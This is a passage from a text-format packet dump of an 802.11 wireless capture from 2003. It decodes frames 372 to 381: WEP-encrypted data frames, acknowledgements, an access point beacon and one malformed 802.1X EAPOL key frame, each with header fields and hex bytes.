0030  f3 58 5f 40 73 4a 10 1f a1 3e 6c 57 9a 18 5c 00   .X_@sJ...>lW..\.
0040  cf af ee a5 91 26 d8 d7 b4 5a 81 ae 8a 63 3a 2e   .....&...Z...c:.
0050  90 03 45 4f 12                                    ..EO.

Frame 372 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000371000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000371000 seconds
    Frame Number: 372
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                    ......P...

Frame 373 (90 bytes on wire, 90 bytes captured)
```

```
    Arrival Time: Jun 20, 2003 10:22:10.000372000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000372000 seconds
    Frame Number: 373
    Packet Length: 90 bytes
    Capture Length: 90 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x4208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x42
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .1.. .... = WEP flag: WEP is enabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1657
    WEP parameters
        Initialization Vector: 0xf40393
        Key: 3
        WEP ICV: 0x24f58cb1 (not verified)
Data (58 bytes)

0000  08 42 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   .B....0C....P...
0010  00 07 50 ca f4 17 90 67 93 03 f4 c0 f6 7e b2 61   ..P....g.....~.a
0020  46 dd 29 cf 10 17 2d b1 73 19 bd 0d d8 1a 8c 1a   F.)...-.s.......
0030  1b fb 0b 5b 33 3c 34 3a 43 fe d1 11 9d 96 11 a8   ...[3<4:C.......
0040  a8 bc 32 8b 80 bf 54 3b 95 7a 7d 33 00 6e 72 7b   ..2...T;.z}3.nr{
0050  df 4c f7 67 dd 70 24 f5 8c b1                     .L.g.p$...

Frame 374 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000373000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000373000 seconds
    Frame Number: 374
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
```

```
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                     ......P...

Frame 375 (80 bytes on wire, 80 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000374000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000374000 seconds
    Frame Number: 375
    Packet Length: 80 bytes
    Capture Length: 80 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1656
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: Key (3)
    Length: 44
    Descriptor Type: RC4 Descriptor (1)
    Key Length: 5
    Replay Counter: 44191572256948248
    Key IV: 5D1E01E276D57D984A280C0D09C40746
    Key Index: unicast, index 3
    1... .... = Key Type: Unicast
    .000 0011 = Index Number: 3
```

```
    Key Signature: E551EF77F485101508898A8C0A5CDAB3
[Malformed Packet: EAPOL]

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 80 67 aa aa 03 00 00 00 88 8e   ..P....g........
0020  01 03 00 2c 01 00 05 00 9d 00 00 36 71 00 18 5d   ...,.......6q..]
0030  1e 01 e2 76 d5 7d 98 4a 28 0c 0d 09 c4 07 46 83   ...v.}.J(.....F.
0040  e5 51 ef 77 f4 85 10 15 08 89 8a 8c 0a 5c da b3   .Q.w.........\..

Frame 376 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000375000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000375000 seconds
    Frame Number: 376
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                     ......P...

Frame 377 (96 bytes on wire, 96 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000376000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000376000 seconds
    Frame Number: 377
    Packet Length: 96 bytes
    Capture Length: 96 bytes
IEEE 802.11
    Type/Subtype: Beacon frame (8)
    Frame Control: 0x0080
        Version: 0
        Type: Management frame (0)
        Subtype: 8
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
```

```
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1647
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x000000009DD640FC
        Beacon Interval: 0.102400 [Seconds]
        Capability Information: 0x0031
            .... ...1 = ESS capabilities: Transmitter is an AP
            .... ..0. = IBSS status: Transmitter belongs to a BSS
            ...1 .... = Privacy: AP/STA can support WEP
            ..1. .... = Short Preamble: Short preamble allowed
            .0.. .... = PBCC: PBCC modulation not allowed
            0... .... = Channel Agility: Channel agility not in use
            CFP participation capabilities: No point coordinator at AP
(0x0000)
    Tagged parameters (60 bytes)
        Tag Number: 0 (SSID parameter set)
        Tag length: 14
        Tag interpretation:
        Tag Number: 1 (Supported Rates)
        Tag length: 1
        Tag interpretation: Supported rates: 11.0(B) [Mbit/sec]
        Tag Number: 3 (DS Parameter set)
        Tag length: 1
        Tag interpretation: Current Channel: 6
        Tag Number: 5 ((TIM) Traffic Indication Map)
        Tag length: 4
        Tag interpretation: DTIM count 0, DTIM period 2, Bitmap control 0x0,
(Bitmap suppressed)
        Tag Number: 133 (Reserved tag number)
        Tag length: 30
        Tag interpretation: Not interpreted

0000  80 00 00 00 ff ff ff ff ff ff 00 07 50 ca f4 17   ............P...
0010  00 07 50 ca f4 17 f0 66 fc 40 d6 9d 00 00 00 00   ..P....f.@......
0020  64 00 31 00 00 0e 00 00 00 00 00 00 00 00 00 00   d.1.............
0030  00 00 00 00 01 01 96 03 01 06 05 04 00 02 00 00   ................
0040  85 1e 00 00 4c 0d 07 00 ff 00 11 00 41 50 33 35   ....L.......AP35
0050  30 2d 35 61 39 37 38 63 00 00 00 00 02 00 00 22   0-5a978c........"

Frame 378 (57 bytes on wire, 57 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000377000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000377000 seconds
    Frame Number: 378
    Packet Length: 57 bytes
    Capture Length: 57 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x4108
        Version: 0
        Type: Data frame (2)
```

```
        Subtype: 0
        Flags: 0x41
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .1.. .... = WEP flag: WEP is enabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 72
    WEP parameters
        Initialization Vector: 0xce02ca
        Key: 3
        WEP ICV: 0x0a878ed0 (not verified)
Data (25 bytes)

0000  08 41 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   .Au...P.....0C..
0010  00 07 50 ca f4 17 80 04 ca 02 ce c0 8b cb da 67   ..P............g
0020  7e 79 0b 69 f0 ab 45 42 b1 c6 9f 3b 45 06 85 c6   ~y.i..EB...;E...
0030  25 14 e5 a0 d5 0a 87 8e d0                        %........

Frame 379 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000378000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000378000 seconds
    Frame Number: 379
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                  ......0C..

Frame 380 (114 bytes on wire, 114 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000379000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000379000 seconds
```

```
    Frame Number: 380
    Packet Length: 114 bytes
    Capture Length: 114 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x4208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x42
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .1.. .... = WEP flag: WEP is enabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1659
    WEP parameters
        Initialization Vector: 0x9d02fa
        Key: 3
        WEP ICV: 0x1d7d9d2e (not verified)
Data (82 bytes)

0000  08 42 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   .B....0C....P...
0010  00 07 50 ca f4 17 b0 67 fa 02 9d c0 1f 5f 77 6b   ..P....g....._wk
0020  82 be c3 e5 de cc 0d 4f 97 44 ef 5f a2 73 38 1d   .......O.D._.s8.
0030  17 e1 cd df b1 be b0 60 43 e6 cf 86 e2 85 05 7d   .......`C......}
0040  b5 71 1d 31 da 56 a8 6f 77 5d 5a 03 dd d9 b3 b9   .q.1.V.ow]Z.....
0050  6b bd 67 43 78 3b ea 2b f0 18 08 ca 7e 51 67 8c   k.gCx;.+....~Qg.
0060  0e 60 3b 44 26 ea bc 90 1d 46 ae 8b d5 0c 1d 7d   .`;D&....F.....}
0070  9d 2e                                             ..

Frame 381 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000380000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000380000 seconds
    Frame Number: 381
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
```

```
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                    ......P...
```